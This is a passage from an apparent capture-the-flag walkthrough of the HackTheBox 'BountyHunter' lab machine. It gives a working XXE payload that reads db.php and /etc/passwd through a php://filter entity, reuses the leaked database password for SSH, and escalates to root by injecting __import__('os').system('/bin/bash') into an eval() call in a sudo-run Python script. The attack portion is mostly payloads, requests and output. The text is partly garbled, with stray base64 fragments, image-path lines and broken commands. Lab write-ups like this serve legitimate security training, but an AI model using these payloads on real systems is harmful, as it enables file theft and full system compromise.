%35%32%5a%58%4a%30%4c%6d%4a%68%63%32%55%32%4e%43%31%6c%62%6d%4e%76%5a
%47%55%76%63%6d%56%7a%62%33%56%79%59%32%55%39%5a%47%49%75%63%47%68%77
%49%6a%34%67%58%54%34%4b%50%47%4a%31%5a%33%4a%6c%63%47%39%79%64%44%34
%4b%50%48%52%70%64%47%78%6c%50%6e%4a%68%61%6a%77%76%64%47%6c%30%62%47
%55%2b%43%6a%78%6a%64%32%55%2b%4d%54%49%7a%50%43%39%6a%64%32%55%2b%43
%6a%78%6a%64%6e%4e%7a%50%6a%45%7a%4d%7a%63%38%4c%32%4e%32%63%33%4d%2b
%43%6a%78%79%5a%58%64%68%63%6d%51%2b%4a%6d%5a%70%62%47%55%37%50%43%39
%79%5a%58%64%68%63%6d%51%2b%43%6a%77%76%59%6e%56%6e%63%6d%56%77%62%33
%4a%30%50%67%3d%3d
```

```
      <td>
        raj
      </td>
    </tr>
    <tr>
      <td>
        CWE:
      </td>
      <td>
        123
      </td>
    </tr>
    <tr>
      <td>
        Score:
      </td>
      <td>
        1337
      </td>
    </tr>
    <tr>
      <td>
        Reward:
      </td>
      <td>
        PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9
      </td>
    </tr>
</table>
```

Again we switched tab to decoder to analyze the response from the target machine. Thankfully we got some valuable information about the database.



```
dbserver = "localhost"
dbname = "bounty"
dbusername = "admin"
dbpassword = "m19RoAU0hP41A1sTsq6K"
```



:TyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiYXNlLgokZGJzZXJ2ZXIgPSAibG9j

```
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test"Owo
```


This information was then utilised to log into the system. kaboom!! We successfully logged into the system. Then we proceed to the decoder tab and attempt to request the **/etc/passwd** file using this mechanism must obtain its encoded value in order to request this file from the target machine.


```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE bugreport [<!ENTITY file SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd"> ]>
<bugreport>
<title>raj</title>
<cwe>123</cwe>
<cvss>1337</cvss>
<reward>&file;</reward>
</bugreport>
```

0gInBocDovL2ZpbHRlci9jb252ZXJ0LmJhc2U2NC1lbmNvZGUvcmVzb3VyY2U9L2V0Yy9wYXNzd2QiPiBdPgo8YnVncmVwb3J0Pgo8dG

%50%44%39%34%62%57%77%67%49%48%5a%6c%63%6e%4e%70%62%32%34%39%49%6a%45%75%4d%43%49%6


We received a response from the destination machine after forwarding this request. Obviously, it is encoded, thus we must decode it in order to understand it.



```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.95.166
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1001
Origin: http://10.129.95.166
Connection: close
Referer: http://10.129.95.166/log_submit.php

data=
%50%44%39%34%62%57%77%67%49%48%5a%6c%63%6e%4e%70%62%32%34%39%49%6a%45
%75%4d%43%49%67%5a%57%35%6a%62%32%52%70%62%6d%63%39%49%6b%6c%54%54%79
%30%34%4f%44%55%35%4c%54%45%69%50%7a%34%4b%50%43%46%45%54%30%4e%55%57
%56%42%46%49%47%4a%31%5a%33%4a%6c%63%47%39%79%64%43%42%62%50%43%46%46
%54%6c%52%4a%56%46%6b%67%5a%6d%6c%73%5a%53%42%54%57%56%4e%55%52%55%30
%67%49%6e%42%6f%63%44%6f%76%4c%32%5a%70%62%48%52%6c%63%69%39%6a%62%32
%35%32%5a%58%4a%30%4c%6d%4a%68%63%32%55%32%4e%43%31%6c%62%6d%4e%76%5a
%47%55%76%63%6d%56%7a%62%33%56%79%59%32%55%39%4c%32%56%30%59%79%39%77
%59%58%4e%7a%64%32%51%69%50%69%42%64%50%67%6f%38%59%6e%56%6e%63%6d%56
%77%62%33%4a%30%50%67%6f%38%64%47%6c%30%62%47%55%2b%63%6d%46%71%50%43
%39%30%61%58%52%73%5a%54%34%4b%50%47%4e%33%5a%54%34%78%4d%6a%4d%38%4c
%32%4e%33%5a%54%34%4b%50%47%4e%32%63%33%4d%2b%4d%54%4d%7a%4e%7a%77%76
%59%33%5a%7a%63%7a%34%4b%50%48%4a%6c%64%32%46%79%5a%44%34%6d%5a%6d%6c
%73%5a%54%73%38%4c%33%4a%6c%64%32%46%79%5a%44%34%4b%50%43%39%69%64%57
%64%79%5a%58%42%76%63%6e%51%2b
```

```
6L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Z
saW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zY
5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC10a
kdW1wOng6MTA4OjExMzo6L25vbmV4aXN0ZW50Oi91c3I
obi9mYWxzZQp1c2JtdXg6eDoxMTI6NDY6dXNibXV4IGR
```

We immediately attempt to decode it and received the desired results from that request. After examining, we discovered that we had username: **development.**



```
MDoxMDAwOkRldmVsb3BtZW50Oi9ob21lL2RldmVsb3BtZW50Oi9iaW4vYmFzaApseGQ6eDo5OTg6MTAwOjov
```

```
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
development:x:1000:1000:Development:/home/development:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```


Privilege Escalation

We have credentials, and we know that ssh is operating on port 22. Now is the optimal moment to begin the privilege escalation process using an ssh login with the password which we got **earlier**.

ssh development@10.129.95.166

We successfully logged into the **development** and immediately we checked its id to verify its details. Searching for a little bit we found the **user flag**.

```
cat user.txt
```




```
┌──(root💀kali)-[~]
└─# ssh development@10.129.95.166
The authenticity of host '10.129.95.166 (10.129.95.166)' can't be established.
ED25519 key fingerprint is SHA256:p7RCN4B2AtB69d0vE1LTmg0lRRlnsR1fxArJ+KNoNFQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.95.166' (ED25519) to the list of known hosts.
development@10.129.95.166's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 07 Dec 2021 10:07:58 PM UTC

  System load:  0.0               Processes:             215
  Usage of /:   23.7% of 6.83GB   Users logged in:       0
  Memory usage: 13%               IPv4 address for eth0: 10.129.95.166
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$ id
uid=1000(development) gid=1000(development) groups=1000(development)
development@bountyhunter:~$ ls
contract.txt  user.txt
development@bountyhunter:~$ cat user.txt
d4c[redacted]ffb
development@bountyhunter:~$ 
```

Following that, we double-checked this user's permissions. Then, we discovered that we could root this machine by abusing the ticketvalidater.py file.

```
sudo -l
```

So, we reviewed this file to analyse it, and we got some points, but nothing exciting came out of it.



```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$ cat /opt/skytrain_inc/ticketValidator.py
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False
```

We got some aid from here [see link in the reference section] after analysing it for a while. We stressed that we highlight the key to root this machine upwards.

That helped us understand that the script first calls the load file, which we had already defined. This simply checks to see if the file ends with .md and exits if it does not. Next, the script calls evaluate, which has many checks. Essentially, it goes over it line by line, with a new check for each one.

We created our ticket code using that information and put it in a file (**file.md**).


```
cat file.md
```

Run Ticker Validator

After that, we use sudo to run the ticket validator file, passing it the location to the ticket file (**file.md**).

```
sudo /usr/bin/python3.8
/opt/skytrain_inc/ticketValidator.py

/home/develpment/file.md
```

Yippee!! We found the **root**. We immediately went to the root directory and received our well-deserved **root flag**.



```
development@bountyhunter:~$ cat file.md
# Skytrain Inc
## Ticket to
__Ticket Code:__
**102+ 10 == 112 and __import__('os').system('/bin/bash') == False
development@bountyhunter:~$ sudo /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/home/development/file.md
Destination:
root@bountyhunter:/home/development# cd /root
root@bountyhunter:~# ls
root.txt  snap
root@bountyhunter:~# cat root.txt
311f[redacted]19d32e
root@bountyhunter:~# 
```

There are a few things we should take note of. If you're familiar with XXE Injection, this is a simple level box to complete, Privilege Escalation was a breeze, and Burp Suite is a true Swiss army knife tool. This box will be very useful to understand these concepts.

Conclusion

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- https://www.hackingarticles.in/bounty-hunter-hackthebox-walkthrough/
- https://sm1l3z.github.io/hackthebox/2021/11/20/bountyhunter/